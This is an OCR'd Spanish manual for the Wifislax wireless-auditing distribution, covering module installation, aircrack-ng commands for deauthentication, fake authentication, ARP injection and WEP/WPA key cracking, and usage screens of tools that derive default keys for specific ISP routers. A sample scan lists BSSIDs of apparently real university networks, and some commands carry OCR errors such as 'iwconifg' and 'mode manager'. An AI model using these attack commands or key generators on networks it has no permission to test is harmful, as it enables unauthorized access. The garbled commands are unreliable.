
1º.- Vamos a Inicio - Sistema – Administrador de paquetes de wifislax - Gslapt. Escribimos el paquete que queremos descargar y pulsamos Enter.
2º.- Hacemos click con el botón derecho sobre el paquete - Instalar
3º.- Hacemos click en Ejecutar, marcamos en la ventana que nos abre “descargar solamente los paquetes”, le damos a ok y esperamos a que se descargen los paquetes.
4º.- Vamos a Inicio - Sistema – Administrador de paquetes de wifislax – Crear modulo con los paquetes descargados.
Nos creara un modulo con extensión xzm en el escritorio del paquete descargado. Podemos renombrarlo con el nombre de la aplicación y si estamos usando un LiveUSB moverlo a la carpeta
/wifislax/modules
Para que la aplicación este disponible al iniciar el LiveUSB de wifislax.

A continuación vamos a ver como poder montar los modulos descargados:


MONTAR MODULOS EN LIVECD
Para realizar esta labor, necesitaremos de una herramienta para la edición de archivos de imagen ISO, en este caso lo haremos con UltraIso. Ultraiso esta disponible en en Wifislax y también para Windows.
Una vez tengamos descargada la Imagen Iso de WIFISLAX y el modulo que queramos poner (con ambos MD5 comprobados), arrancamos Wifislax en modo live (o Windows), abrimos UltraIso y veremos esto



Ahora en la pantalla de abajo, buscamos nuestro WIFISLAX y hacemos doble click para abrir el archivo. Veremos el contenido de la imagen y será editable en la pantalla de arriba



Ahora solo tendremos que buscar los módulos que hemos descargado previamente (yo pondré 2 , el Jdownloader y teamviewer) y moverlos a la carpeta:
/wifislax/modules



Ya solo queda crear la nueva imagen modificada de WIFISLAX. Para eso damos a guardar como, os aconsejo que elijáis uno distinto a la original por si se produce un error no tener que descargarla de nuevo.
Ya está ya tenemos nuestro WIFISLAX modificado y personalizado

MONTAR MODULOS EN LIVEUSB

Esta forma de añadir módulos, es mucho más sencilla.
Una vez que tenemos el LiveUSB creado (como se indica arriba), bastará con copiar y pegar los módulos que nos hemos descargado a la ruta /wifislax/modules . ya está así de fácil.
Tanto en el modo LiveCD, como en LiveUSB también se pueden copiar los módulos a la ruta **/wifislax/base**pero yo recomiendo siempre poner los añadidos en **"modules"**ya que en **"Base"** están los módulos que viene de serie en la LIVE y así siempre sabremos que hemos metido nosotros (por si hay un error de arranque por ejemplo)

INSTALAR MODULOS EN WIFISLAX INSTALADO EN HDD

WIFISLAX a dispone de una GUI, que ejecuta el srcitp “xzm2dir” con lo que la instalación de módulos con wifislax instalado en HDD, se hace muy cómoda y sencilla.

Para ejecutar el instalador vamos a:

Menu--sistema --Instalador de módulos HDD

Vamos a la ruta donde los tengamos guardados y ejecutamos.

Muy importante, recordar que los módulos han de estar guardados en la partición donde tengamos WIFISLAX, si los habéis descargados desde Windows, podréis moverlos, sin problemas con el gestor de archivos de WIFISLAX

COMANDOS LINUX BASICOS

Vamos a hacer un pequeño resumen de los comandos (para el terminal) más utilizados en wifislax. Cada comando tiene varias variables, pero como esto pretende ser un manual básico, solo pondré las más usas, o en este caso las que más uso yo.

Comando:

iwconfig

Nos mostrara, por pantalla, información de las interface de red que tengamos en nuestro pc, tanto Ethernet como Wireless. Además podemos añadir al comando, el nombre de una interface y una opción para obtener más datos y variables.

Ej: iwconfig wlanX

Nos dará información de la configuración del dispositivo, nombrado como wlan0

También le podemos añadir una opción y usarlo para poner la tarjeta en modo monitor
Comando:
iwconifg wlanX mode monitor
O modo manager
Comando:
iwconfig wlanX mode manager
Para encender la radio de nuestro dispositivo wifi
Comando:
iwconfig wlanX power on

Comando:
iwconfig wlanX TX power XX
Donde XX será un valor numérico para poder subir la potencia de salida de nuestro dispositivo wifi (siempre que sea compatible) Tendremos que haber cargado previamente los módulos CRDA (se encuentran en la carpeta optional)
Para apagar la radio de nuestro dispositivo wifi
Comando:
iwconfig wlanX power off

Comando:
ifconfig
Nos da información tcp/ip de la red tanto Ethernet como wireless
Tiene dos variables muy usadas e importantes que son:
Comando:
ifconfig wlaX up
Con este comando "levantaremos" nuestro dispositivo para que sea reconocido por el sistema
Comando:
ifconfig wlanX down
Con este comando tumbaremos nuestro dispositivo, para que el sistema deje de reconocerlo
Digamos que estos comandos se usan para **"reiniciar"** los dispositivos inalámbricos cuando vamos a darles un uso distinto o en herramientas distintas dentro de WIFISLAX.
Normalmente las GUI´S y Script incluidos en WIFISLAX ya llevan este comando implementados en su código, con lo que no os preocupéis que cuando cerréis o abráis una herramienta nueva para cambiar la manera de auditar, está ya se encargara de hacer esto.
Los usareis, por ejemplo cuando notéis que el rendimiento del dispositivo no es óptimo o simplemente que no funciona.
Comando:

lspci
Este comando no listara todos los dispositivos PCI reconocidos por el sistema
Comando:
lsusb
Este nos listara todos los dispositivos USB reconocidos por el sistema
Comando:
dhcpcd
Con este comando podremos activar el cliente DHCP y así poder conectarnos a una red, recibiendo, dirección IP, rutas etc.
Comando:
lsmod
Nos listara los módulos que tenemos instalados en el sistema

Comandos de Aircrack-ng

Aircrack es la biblia de la auditoria de seguridad wireless.
En esta suite se basan casi todas (por no decir todas) las herramientas de auditorías que se utilizan hoy en día, para los ataques a los protocolos de seguridad y encriptación de los routers existentes, véanse Gui´s, Script etc. Y como tal es de obligado conocimiento para cualquiera que se quiera adentrar en este mundo, una vez que conozcamos este conjunto de herramientas entenderemos mejor el funcionamiento de esos script, en los que nos dedicamos a pulsar números y obtenemos una clave.
Esta suite consta de muchas herramientas.
En esta guía solo veremos los comandos de las más comunes:
Airmon-ng
Airodump-ng
Airplay-ng
Aircrack-ng
En todos los casos debemos abrir el terminal e introducir los comandos indicados

AIRMON-NG
Comando:
airmon-ng
Este comando, usado tal cual nos mostrara información sobre el chip de nuestro dispositivo wireless, si le añadimos la variable start/stop nos pondrá nuestro dispositivo en modo monitor o modo manager según la que usemos.
Poner modo monitor
Comando:
airmon-ng start wlanX

Parar modo monitor
Comando:
airmon-ng stop monX

AIRODUMP-NG
Comando:
airodump-ng <opción> [dispositivo]
Se usa para capturar los datos transmitidos a través de las ondas wifi, concretamente las balizas mandadas por los routers cercanos (Beacons) y los IVs (vectores iniciales) de los paquetes wep.
Comando:
airodump-ng monX
Esta cadena nos mostrara todas las redes wifi al alcance, con su Bssid, essid, power,chanel, tipo de encriptación. Etc
Lo normal a la hora de lanzar esta herramienta, es especificar el canal y la red hacia la que vamos a dirigir la captura de paquetes, para ello especificaremos el canal, el nombre de la red y el nombre del archivo con el que vamos a guardar la captura, para después utilizar aircrack-ng para sacar la clave. Utilizaremos esta cadena.
Comando:
airodump-ng –c [canal] –w [nombre del archivo] –b 11:22:33:44:55:66 monX

AIREPLAY-NG
Esta herramienta es la que se usa para lanzar los distintos ataques, que son los siguientes:
Ataque 0. Sirve para des autentificar a un cliente conectado al ap que estamos atacando. Esto es especialmente útil cuando la red tiene cifrado WPA, ya que se lograra que el cliente se tenga que volver a autentificar y podremos capturar el Handshake
Ataque 1. Autentificación falsa. Este ataque se utiliza cuando no hay un cliente legítimo conectado a la red. De esta forma nosotros crearemos un cliente falso que se asociara al AP y así podremos lanzar los ataques correspondientes.
Es indispensable para lanzar los ataques A2, A3 y A4
Ataque 2. Reinyección Interactiva de paquetes. Este ataque nos permite elegir el paquete que vamos a reinyectar al AP.
Ataque 3. Inyección de paquetes ARP Automáticamente. Este ataque es el más efectivo, cuando hay un cliente legitimo conectado, una vez se lanza el ataque la aplicación intentara conseguir un paquete ARP y cuando lo consiga, empezara a reinyectárselo al AP generando así un tráfico que nos permitirá subir los IVs a una velocidad frenética
Ataque 4. Digamos que esto es un ataque por saturación al router víctima, hoy por hoy es muy poco efectivo, ya que los routers identifican el ataque y

no lanza paquetes de respuesta. Pero cuando el AP es vulnerable se consigue obtener la clave wep de una manera relativamente rápida. Pongamos unos ejemplos de las cadenas de ataques. Por supuesto y además es recomendable se pueden combinar los ataques.

A0

Comando:

aireplay-ng -0 5 -a mac del AP monX

A1

Comando:

aireplay-ng -1 0 -e 'ESSID' -a "mac del AP" -h "nuestra mac" mon0

A3

Comando:

aireplay-ng -3 -b "mac del AP" -h "mac del cliente conectado" monX

A4

Comando:

aireplay-ng -4 -h "mac de cliente" monX

AIRCRACK-NG

Se utiliza para desencriptar los paquetes capturados y así obtener la clave de la red wifi.

Para ello le indicaremos el archivo, que hemos capturado previamente con airodump-ng y comenzara el proceso de descifrado, hasta que nos diga si encontró la clave o no, de ser negativo el resultado, nos indicara que sigamos capturando paquetes hasta un numero X

Comando:

aircrack-ng –b "BSSID" Archivo.cap

Para más información sobre esta suite visita su WIKI

http://www.aircrack-ng.org/doku.php

Herramientas de Wifislax:

Cifrados

España

decsagem

Herramienta para desencryptar las claves de los routers sagem

Uso: decsagem [-i] <numeroSSID> <clave>

Autor: ska1ix compilado por *dudux

www.seguridadwireless.net

dlinkdecrypter

Herramienta para desencryptar las claves de los routers dlink

Uso: dlinkdecrypter.sh MAC_ROUTER NOMBRE_FICHERO_KEYS.txt

Ejemplo: dlinkdecrypter.sh XX:XX:XX:XX:XX:XX /root/Desktop/keys.txt

Tras especificar una mac calcula 3 posibles keys y las salva en un txt

genTekom
genTekom version: 0.0.1 berni69[at]bitsdelocos.es
Algoritmo Mambostar && Kadmandu . Coder: berni69
uso: genTecom [fichero]
ejemplo: genTecom diccionario.txt

jazzteldecrypter
jazzteldecrypter 0.2.1 - 2k10Niroz&Melon, 2k8buckynet, 2k6nilp0inter

uso: jazzteldecrypter [-l] <bssid> <essid> [output_file opcion]

-l : lista en pantalla todos los routers conocidos

opcion:
-e : genera diccionario experimental para routers desconocidos
-a : genera diccionario con todos los routers conocidos y una JAZZTEL_XX

<essid> = JAZZTEL_??, para crear diccionario con todas las posibilidades.

Multiattack
Herramienta para escanear redes y obtener las claves por defecto de los puntos de acceso
Al arrancar la herramienta nos aparece lo siguiente:

Multiattack 1.0.8 beta R6

-Multiattack es una herramienta educativa
para el conocimiento del funcionamiento de la seguridad WIFI
-Rutas de capturas en /root/swireless/multiattack/capturas

Visita: www.seguridadwireless.net
www.elhacker.net

Para mayor seguridad de su red se recomienda que cambie la clave por defecto y se utilice cifrado WPA con una clave robusta

---

No me hago responsable del mal uso que se pueda hacer de este Script

---

Este mensaje desaparecera en pocos segundos
Saludos desde www.wifislax.org

M U L T I A T T A C K P A R A P A T R O N E S C O N O C I D O S

```
##############################################
###              Multiattack  1.0.8 beta R6                ###
###                                                       ###
###                                                       ###
###                                                       ###
###   1) Modo Automático                                  ###
###   2) Iniciar Escaneo de Redes                         ###
###   3) Iniciar Captura en busca de objetivos            ###
###   4) Obtener KEY's por defecto                        ###
###   5) Obtener KEY's con ESSID cambiado                 ###
###   6) Lanzar ataque con REAVER :)                      ###
###                                                       ###
###   9) Manual de uso                                    ###
###                                                       ###
###   0) Salir                                            ###
###                                                       ###
###                                                       ###
###   NOTA: Si Quieres intentar el ataque a AP's cuyo ESSID ###
###         por defecto pueda haber sido cambiado, pero   ###
###         posiblemente mantengan la KEY por defecto,    ###
###         escoge la opcion 5), pero ten en cuenta que   ###
###         los ataques pueden demorarse una media de 15  ###
###         minutos por AP con ESSID cambiado.            ###
###                                                       ###

##############################################
1
                Se está montando la tarjeta en modo monitor

 mon0 ----> Se utlilizara en modo monitor.
/usr/sbin/multiattack.mk: línea 561: [: =: se esperaba un operador unario

                 M U L T I A T T A C K   ( Modo Automático)

                 ¿ cuanto tiempo quieres que dure la captura?
                 (introducir el tiempo en minutos)
1
                Seleccione ahora el Canal de Capturas

                Un solo canal     6
                Rango de canales  1-5
                Multiples canales 1,2,5-7,11
```

Para todos los canales ENTER

Para volver al MENU -> m

(Enter)

La captura de datos durará... 1 minutos
Se atacarán ... Todos los canales...

Iniciando...

...NO interumpir la captura...

Nos abre otra ventana con airodump y empieza a escanear las redes.
Una vez transcurrido el tiempo que indicamos de captura nos aparecera lo siguiente:

Listado de AP'S Objetivo

MAC	ENC	DATAS	SSID
24:DE:C6:85:B1:61	?????	0	?????
00:0B:86:A6:45:23	WPA2WPA	0	wifiusc
00:0C:E6:F2:FD:11	WPA2	0	eduroam
24:DE:C6:80:D8:E1	OPN	0	wifiusc-web
24:DE:C6:80:D8:E0	WPA2WPA	0	eduroam
24:DE:C6:80:DD:42	WPA2WPA	0	wifiusc
24:DE:C6:80:DD:41	OPN	54	wifiusc-web
24:DE:C6:80:DD:40	WPA2WPA	0	eduroam
00:0C:E6:8E:3B:53	WPA2WPA	0	Aula-Master
00:0C:E6:D8:C4:EA	WPA2WPA	0	cesga
00:0C:E6:FA:A1:D6	WPA2WPA	0	invitado
00:0C:E6:B2:8E:76	WPA2WPA	0	mmedia
D8:C7:C8:0B:39:A0	WPA2WPA	35	eduroam
00:0B:86:A6:45:90	WPA2WPA	0	eduroam
00:0B:86:A6:45:93	WPA2WPA	5	wifiusc
D8:C7:C8:34:77:01	OPN	17	wifiusc-web
00:0B:86:A6:5F:50	WPA2WPA	10	eduroam
D8:C7:C8:34:77:02	WPA2WPA	0	wifiusc
00:0B:86:A6:45:91	OPN	100	wifiusc-web
D8:C7:C8:0B:39:A1	OPN	23	wifiusc-web
D8:C7:C8:34:77:00	WPA2WPA	0	eduroam
00:0B:86:A6:5F:51	OPN	3	wifiusc-web
D8:C7:C8:0B:39:A3	WPA2WPA	0	wifiusc
00:0B:86:A6:5F:53	WPA2WPA	0	wifiusc
D8:C7:C8:0B:37:83	WPA2WPA	206	wifiusc
D8:C7:C8:0B:37:81	OPN	323	wifiusc-web
D8:C7:C8:0B:37:80	WPA2WPA	2	eduroam
24:DE:C6:80:D8:D2	WPA2WPA	30	wifiusc
24:DE:C6:80:D8:D0	WPA2WPA	0	eduroam

```
      24:DE:C6:80:D8:D1      OPN  217  wifiusc-web

--  Procesando Datos... Espere...
--  Terminado.
```

Si alguna e las redes tiene patrones de clave conocidos nos aparecera la clave.
sino nos aparecera lo siguiente:

```
        M U L T I A T T A C K   P A R A   P A T R O N E S   C O N O C I D O S

              * * *   A T E N C I O N   * * *

                 No Se han obtenido resultados

       Puede ser que en la captura no hayan REDES con patron conocido
            o que no habian sufifcientes DATA's capturados
                 Pulsa INTRO para volver al menú
```

Ono4xx
Herramienta para atacar redes con Essid del tipo onoxxxx
Al iniciar la herramienta podemos ver como se usa:

```
ono4xx          v0.0.4a          (01/08/2011)          Mambostar-NirozMe|on
[www.seguridadwireless.net]
 uso: ono4xx <ESSID> <BSSID> <wpa/wep>[fichero]
 ejemplo: ono4xx ono1234 E0:91:53:aa:bb:cc wpa [fichero]
 ejemplo: ono4xx ono1234 00:01:38:aa:bb:cc wep [fichero]
```

PureNetworks
Herramienta para generar dicionarios para crackear wpa/wpa2 de puntos de acceso Dlink y Linksys
Al iniciar el programa nos indica como se usa:

```
    _____                _   ___    ___                  ___
   / ___ \___  _____________  / | / /__   / /__      _______  ______/ /________
  / /_/ / / / / ____/ _ \/  |/ / _ \/ __/ | /| / / ___ \/ ____/ //_/ ____/
 / _____/ /_/ / /  /  __/ /|  /  __/ /_ | |/ |/ / /_/ / /  /   \(__  )
/_/    \__,_/_/   \____/_/ |_/\____/\__/ |__/|__/\_____/_/  /_/|_/_____/

          DLINK & LINKSYS diccionary generator for wpa/wpa2

Usage:python ./Pure-GenKeysFinal.py [options...]
By: alexaltea123@gmail.com | functionmixer.blogspot.com
```

Options:
 --continue   Do not display the "Continue?" message.
 --bssid XX:XX:XX   Use the release date of the router as starting date OR
 --start DD/MM/YYYY use a custom starting date OR
                     left it blank to use the default date (01/01/2010).
 --end DD/MM/YYYY   Use a custom ending date OR
                     left it blank to use the current date (%02d/%02d/%02d).
                     % (timeB.day,timeB.month,timeB.year)
Examples:
python ./Pure-GenKeysFinal.py --bssid 00:04:5A --end 13/02/2013
python ./Pure-GenKeysFinal.py --start 24/11/2011 --end 13/02/2013
El diccionario sera generado en /opt/PureNetworks/output.txt

R-WlanXDecrypter

Herramienta para crear dicionarios para redes con nombre R-WlanX para usarlos para crackear las claves de dichas redes.
Al iniciar el programa nos explican su uso y las distintas opciones que tiene:
R-WlanXDecrypter 0.9 - 2010 nhaalclkiemr
Uso: R-WlanXDecrypter <diccionario_salida> [opciones]
Opciones:
  -h <sep>   : Crea un diccionario hexadecimal, el separador es <sep> (si no se especifica ':' por defecto)
  -n <nbits>   : Longitud de la clave WEP: 64/128/152/256/512 (128 por defecto)
Opciones avanzadas:
  -c <nchar>   : Numero de caracteres no fijos (8 por defecto)
  -cm <decchar> : Caracter en decimal de los bytes fijos (48 por defecto)
  -min <num>   : Numero inicial (del numero no fijo)
  -max <num>   : Numero final (del numero no fijo)
  -r   : No escribir retorno de carro CR al final de cada linea. LF en lugar de CR+LF
  -m <nbytes>   : Longitud de la clave en bytes (incompatible con '-n')
  -q   : Activar quiet mode (no muestra estado por pantalla)

stkeys

Herramienta para obtener las claves por defecto de los routers Thomson
Al iniarlo aparecen como se usa y las opciones:

```
Uso: stkeys [ -i <ssid octets> ] [ -o <output file> ]
stkeys compilado para seguridadwireless.net
 -i : Los octetos hexadecimales del SSID del router Thomson
 -o : Especificar el fichero de salida para las posibles claves
 -v : Imprime en pantalla las posibles claves encontradas
```

TPLink-genKeys
Herramienta para generar diccionarios con las claves por defecto de los routers TP-Link
TP-Link genkeys
Usage:TPLink-GenKeysFinal.py [options...]
By: alexaltea123@gmail.com | functionmixer.blogspot.com
Options:
--continue Do not display the "Continue?" message.
--bssid XX:XX:XX Use the release date of the router as starting date OR
--start DD/MM/YYYY use a custom starting date OR
left it blank to use the default date (01/01/2010).
--end DD/MM/YYYY Use a custom ending date OR
left it blank to use the current
date (%02d/%02d/%02d). %
(timeB.day,timeB.month,timeB.year)
Examples:
python ./TPLink-GenKeysFinal.py --bssid 64:70:02 --end 13/02/2013
python ./TPLink-GenKeysFinal.py --start 24/11/2011 --end 13/02/2013
El diccionario sera generado en /opt/TPLink-AttackDictionary/output.txt

tele2dic
Herramienta para generar dicionario con las claves por defecto para routers de Tele2.
Al iniciar nos indican el uso y opciones:

tele2dic v0.2 -2009 Niroz&MelOn. Este Software es libre y gratuito.GNU(GPL v3.0)

Uso: tele2dic año fichero [-t2 -a2]

año: 2 Ultimos dIgitos del año en que se adquirbio el router.

fichero: nombre de fichero donde guardar las claves.
stdout para salida por pantalla.

opciones:
-t2, genera claves tipo IX1VPVxxxxxxx. Por defecto son IX1Vxxxxxxx.
-a2, genera claves con los 2 dIgitos del año indicado.

Ejemplo: tele2dic claves 08 -> IX1V8xxxxxx

Ejemplo: tele2dic claves 12 -a2 -> IX1V12xxxxxx

Vodafone
Herramienta para generar claves WPA y pin WPS de routers de vodafone dle tipo VodafoneXXXX
Al iniciar nos indican el uso y opciones:

```
#################################################################
#                                                               #
# Generador de clave WPA y PIN WPS de VodafoneXXXX              #
# Escrito en bash por geminis_demon - www.seguridadwireless.net #
# Algoritmo descubierto por Stefan Viehböck                     #
# Gracias a Coeman76 por explicar el funcionamiento del algoritmo #
#                                                               #
#################################################################

MACs VULNERABLES       PRUEBA RECOMENDADA

84:9C:A6:XX:XX:XX         CLAVE WPA
74:31:70:XX:XX:XX         CLAVE WPA
88:03:55:XX:XX:XX         CLAVE WPA
1C:C6:3C:XX:XX:XX         CLAVE WPA
50:7E:5D:XX:XX:XX         CLAVE WPA
00:12:BF:XX:XX:XX         CLAVE WPA

EJEMPLO: /usr/bin/Vodafone.sh 00:11:22:33:44:55
```

Wepattack
Herramienta para hacer ataques de dicionario contra redes con encriptación wep.
Al iniciar nos indican el uso y opciones:

```
WEPATTACK by Dominik Blunk and Alain Girardet - Version 0.1.3

usage: wepattack -f dumpfile [-w wordfile] [-m mode] [-n      network]
-f dumpfile  network dumpfile to read
        (in PCAP format as TCPDUMP or ETHEREAL uses)
-w wordlist  wordlist to use (default: stdin)
-m mode     run wepattack in diffente modes (default: all)
        values: 64, 128, n64, n128
-n network  network number to attack
-?      Shows this help
```

wlandecrypter
Herramienta para generar dicionarios para redes del tipo WLAN_XX
Al iniciar nos indican el uso y opciones:

wlandecrypter v1.3.4 (2012/10/26) [http://www.seguridadwireless.net]
2006 Nilp0inteR 2007-09 dudux
2010 BlackHole
2009-11 NirozMe|on
2012 Desarrollo live
 uso: wlandecrypter [-e] <BSSID> <ESSID> [fichero]
      wlandecrypter -a <ESSID> [fichero]
      wlandecrypter -l
      -l : lista en pantalla todos los routers conocidos
      -a : genera diccionario para todos los routers y una WLAN_XX
      -e : genera diccionario experimental para routers desconocidos

        Si <ESSID> = WLAN_?? genera todas las redes desde WLAN_00 a WLAN_FF

WlanReaver

Herramienta para generar realizar inyección arp, ataques de diccionario y generar distintos dicionario.

Al iniciar podemos ver las distintas opciones de la herramienta:

```
 ============================================================
    WlanReaver v0.5 by |FluiD| / Jose CSS (Feb. 2011)
         [http://www.seguridadwireless.net]
 ============================================================
 0) Ayuda.
 1) Inyeccion ARP.
 2) Ataque de diccionario.
 ============================================================
 GENERADORES DE DICCIONARIOS:
 ---------------------------
 3) StrinGenerator    v1.3
 4) WlanDecrypter     v1.3.2
 5) JazztelDecrypter  v0.2.1
 6) Wlan4xx           v0.1.2
 7) Ono4xx            v0.0.2a
 ---------------------------
 8) Borrar diccionarios => (0).
 ============================================================
  9) Wavemon=(on)           10) Rate=(NA)
 11) Quality=(NA)           12) Logs=(off)
 13) Borrar temporales y logs => (0).
 14) Ataque de diccionario: Modo turbo.
 ============================================================
 Elige una opcion:
```

Al darle a los distintos generadores de diccionarios nos aparecen las opciones de cada uno de ellos:

StrinGenerator
Generador de diccionarios, para atacar handshake de redes WPA. Herramienta muy completa con la que podremos crear nuestros diccionarios con las variables que consideremos oportunas, para cada caso.
Al iniciarlo podemos ver sus opciones:

```
==================================================
      StrinGenerator v1.3 by |FluiD|
==================================================
